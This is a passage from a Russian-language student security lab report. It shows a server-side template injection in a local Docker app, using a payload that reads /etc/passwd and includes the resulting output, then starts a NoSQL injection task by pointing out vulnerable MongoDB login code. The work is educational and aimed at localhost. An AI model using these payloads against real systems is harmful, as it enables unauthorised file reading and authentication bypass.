=> CACHED [server 2/4] WORKDIR /usr/share/sstype
=> CACHED [server 3/4] ADD ./ /usr/share/sstype
=> CACHED [server 4/4] RUN pip install --no-cache-dir -r requirements.txt
=> [server] exporting to image
=> => exporting layers
=> => writing image sha256:0080395925e249a965c1c5c7b34adcdd2d7f7bb38822be12aa37126148a0f823
=> => naming to docker.io/library/deployments-server
time="2024-03-15T19:38:45+03:00" level=warning msg="Found orphan containers ([vinijrblog mysqldb-a7 a5_tictactoe mysqldb]) for this project. If you removed or renamed this service in your compose file, you can run this command with the --rm flag to clean it up."
[+] Running 1/1
✔ Container al_sstype Created
attaching to al_sstype
```

Протестируем со своим именем.



http://localhost:10001/?name={{ 2 * 2 }}

Теперь получим контент файла `/etc/passwd` с параметром

http://localhost:10001/?name={ { open('/etc/passwd').read() } }

```

emperor@lorelie: ~
emperor@lorelie:~$ curl -X GET http://localhost:10001/?name=%7B%7B%20open%28%27%2Fetc%2Fpasswd%27%29.read%28%29%20%7D%7D
<!DOCTYPE html>
<html>
<head>
  <meta charset='utf-8'>
  <meta http-equiv='X-UA-Compatible' content='IE=edge'>
  <title>SSType - Hello {{ open(&#x27;/etc/passwd&#x27;).read() }}</title>
  <link rel="icon" href="images/ssti-logo.png">
  <meta name='viewport' content='width=device-width, initial-scale=1'>
  <style>
    .center {
      display: block;
      margin-left: auto;
      margin-right: auto;
    }
    body {
      background: linear-gradient(90deg, rgba(4,0,57) 0%, rgba(4,5,41,1) 46%, rgba(2,97,116,1) 100%);
    }
    h1, h2, h3 {
      text-align: center;
      color: azure;
    }
  </style>
</head>
<body>
  <br>
  <br>
  
  <h3>Hello: root:x:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin
  sync:x:4:65534:sync:/bin:/bin/sync
  games:x:5:60:games:/usr/games:/usr/sbin/nologin
  man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
  lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
  mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
  uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
  proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
  www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
  backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
  list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin
  irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
  _apt:x:42:65534:/nonexistent:/usr/sbin/nologin
  nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
</h3>
  <h2>Try with ?/?name=YourName</h2>
</body>
</html>emperor@lorelie:~$

```


5) NoSQL Injection

Запускаем приложение.

```
PS C:\ITMO\8 семестр\InformationSecurity\Lab4\Task3\mongection\deployments> docker-compose up --build
2024/03/15 20:40:58 http2: server: error reading preface from client ../pipe/docker_engine: file has already been closed
[+] Building 2.9s (16/16) FINISHED
=> [mongo internal] load build definition from mongo.Dockerfile
=> transferring dockerfile: 113B
=> [mongo internal] load metadata for docker.io/library/mongo:latest
=> [mongo internal] load .dockerignore
=> [mongo internal] load build context
=> transferring context: 76B
=> [mongo 1/2] FROM docker.io/library/mongo:latest@sha256:5a6889e9f5e0c71ad8d1cf94b6d83d38162ba198e6083371e5141f
=> CACHED [mongo 2/2] ADD deployments/mongo-init.js /docker-entrypoint-initdb.d/
=> [mongo] exporting to image
=> writing image sha256:11f86d20d4f1428d03cdded1399021ebde510c63a6161e885b9bd841ae707c936
=> naming to docker.io/library/deployments-mongo
=> [server internal] load build definition from mongection.Dockerfile
=> transferring dockerfile: 180B
=> [server internal] load metadata for docker.io/library/node:latest
=> transferring context: 2B
=> [server 1/4] FROM docker.io/library/node:latest@sha256:b9ccc4aca32eebf124e0ca0fd573dacfba2b9236987a1d4d2625c
=> CACHED [server 2/4] WORKDIR /usr/share/mongection
=> CACHED [server 3/4] ADD ./usr/share/mongection
=> CACHED [server 4/4] RUN apt-get update && npm install
=> [server] exporting to image
=> writing image sha256:259af09cfff0fcc694239a73f47b3dca6811bbbae9d4fb7bfff4bc5f977c9752b
=> naming to docker.io/library/deployments-server
lines="2024-03-15T20:41:04:00" level=warning msg="Found orphan containers ([vinijpblog mysqlDb-a7 a5tictactoe mysqlDb]) for this project. If you removed or renamed this service in your co
mpose file, you can run this command with the --remove-orphans flag to clean it up."
[+] Running 2/0
 Container mongo Created
 Container al_mongection Created
Attaching to al_mongection, mongo
mongo about to fork child process, waiting until server is ready for connections.
mongo forked process: 28
mongo {"t":{"$date":"2024-03-15T17:41:02.154:00:00"},"s":"I", "c":"CONTROL", "id":20698, "ctx":"main","msg":"***** SERVER RESTARTED *****"}
mongo {"t":{"$date":"2024-03-15T17:41:02.156:00:00"},"s":"I", "c":"CONTROL", "id":23285, "ctx":"main","msg":"Automatically disabling TLS 1.0, to force-enable TLS 1.0 specify -
--sslDisabledProtocols 'none'"}
mongo {"t":{"$date":"2024-03-15T17:41:02.156:00:00"},"s":"I", "c":"NETWORK", "id":4915701, "ctx":"main","msg":"Initialized wire specification","attr":{"spec":{"incomingExternalC
lient":{"minWireVersion":0,"maxWireVersion":21},"incomingInternalClient":{"minWireVersion":0,"maxWireVersion":21},"outgoing":{"minWireVersion":6,"maxWireVersion":21},"isInternalClient":true
}}}}
mongo {"t":{"$date":"2024-03-15T17:41:02.158:00:00"},"s":"I", "c":"NETWORK", "id":4648601, "ctx":"main","msg":"Implicit TCP Fastopen unavailable. If TCP Fastopen is required, se
tcpFastOpenServer, tcpFastOpenClient, and tcpFastOpenQueueSize."}
mongo {"t":{"$date":"2024-03-15T17:41:02.159:00:00"},"s":"I", "c":"REPL", "id":5123008, "ctx":"main","msg":"Successfully registered PrimaryOnlyService","attr":{"service":"Ten
antMigrationDonorService","namespace":"config.tenantMigrationDonors"}}}
mongo {"t":{"$date":"2024-03-15T17:41:02.159:00:00"},"s":"I", "c":"REPL", "id":5123008, "ctx":"main","msg":"Successfully registered PrimaryOnlyService","attr":{"service":"Ten
antMigrationRecipientService","namespace":"config.tenantMigrationRecipients"}}}
mongo {"t":{"$date":"2024-03-15T17:41:02.160:00:00"},"s":"I", "c":"CONTROL", "id":5945603, "ctx":"main","msg":"Multi threading initialized"}
mongo {"t":{"$date":"2024-03-15T17:41:02.160:00:00"},"s":"I", "c":"TENANT_M", "id":7091600, "ctx":"main","msg":"Starting TenantMigrationAccessBlockerRegistry"}
mongo {"t":{"$date":"2024-03-15T17:41:02.160:00:00"},"s":"I", "c":"CONTROL", "id":4615611, "ctx":"initandlisten","msg":"MongoDB starting","attr":{"pid":28,"port":27017,"dbPath":
"/data/db","architecture":"64-bit","host":"71d939688327"}}}
mongo {"t":{"$date":"2024-03-15T17:41:02.160:00:00"},"s":"I", "c":"CONTROL", "id":23403, "ctx":"initandlisten","msg":"Build Info","attr":{"buildInfo":{"version":"7.0.6","gitVe
rsion":"66cdc1f28172cb33ff68263050d7344ade73b9a4","opensslVersion":"OpenSSL 3.0.2 15 Mar 2022","modules":[],"allocator":"tcmalloc","environment":{"distmod":"ubuntu2204","distarch":"x86_64","
target_arch":"x86_64"}}}}
mongo {"t":{"$date":"2024-03-15T17:41:02.160:00:00"},"s":"I", "c":"CONTROL", "id":51765, "ctx":"initandlisten","msg":"Operating System","attr":{"os":{"name":"Ubuntu","version"
:"22.04"}}}}
mongo {"t":{"$date":"2024-03-15T17:41:02.160:00:00"},"s":"I", "c":"CONTROL", "id":21951, "ctx":"initandlisten","msg":"Options set by command line","attr":{"options":{"net":{"b
indip":"127.0.0.1","port":27017,"tls":{"mode":"disabled"}},"processManagement":{"fork":true,"pidFilePath":"/tmp/docker-entrypoint-temp-mongod.pid"},"systemLog":{"destination":"file","logAppe
```

Зарегистрируем пользователя test_user_1.

localhost:10001/register.html

ИТМО GIT Agile GPT CSDM FACEIT Steam VK YT Twitch DeepL Перевод Radio Graph Maps D2Pro


Name: test

Email: test_user_1@test.com

Password: ****

Enviar

Войдём под ним.



Теперь изучим db.js

```
const login = async (credentials) => {  
  try {  
    const { email, password } = credentials;  
  
    const existsUser = await User.find({$and: [ { email: email}, { password: password} ]});  
  
    if(!existsUser) { return null;}  
  
    const returnUser = existsUser.map((user) => {  
      return user.email  
    })  
  
    return returnUser;  
  }  
  
  catch(error) { throw error; }  
}  
  
module.exports = {  
  register,  
  login  
};
```


Как видно, пользовательские данные напрямую подставляются в MongoDB query. Этим можно воспользоваться для проведения инъекции.

Ответим на вопросы:


- **\$ne** в MongoDB отвечает за поиск документов, где значение поля не равно указанному.
- **\$gt** в MongoDB ищет документы, где значение поля больше заданного.

Для проведения атаки используем Postman. Сначала проверим функциональность.

Неверные данные для входа.



Корректные данные для входа.



Инъекция.

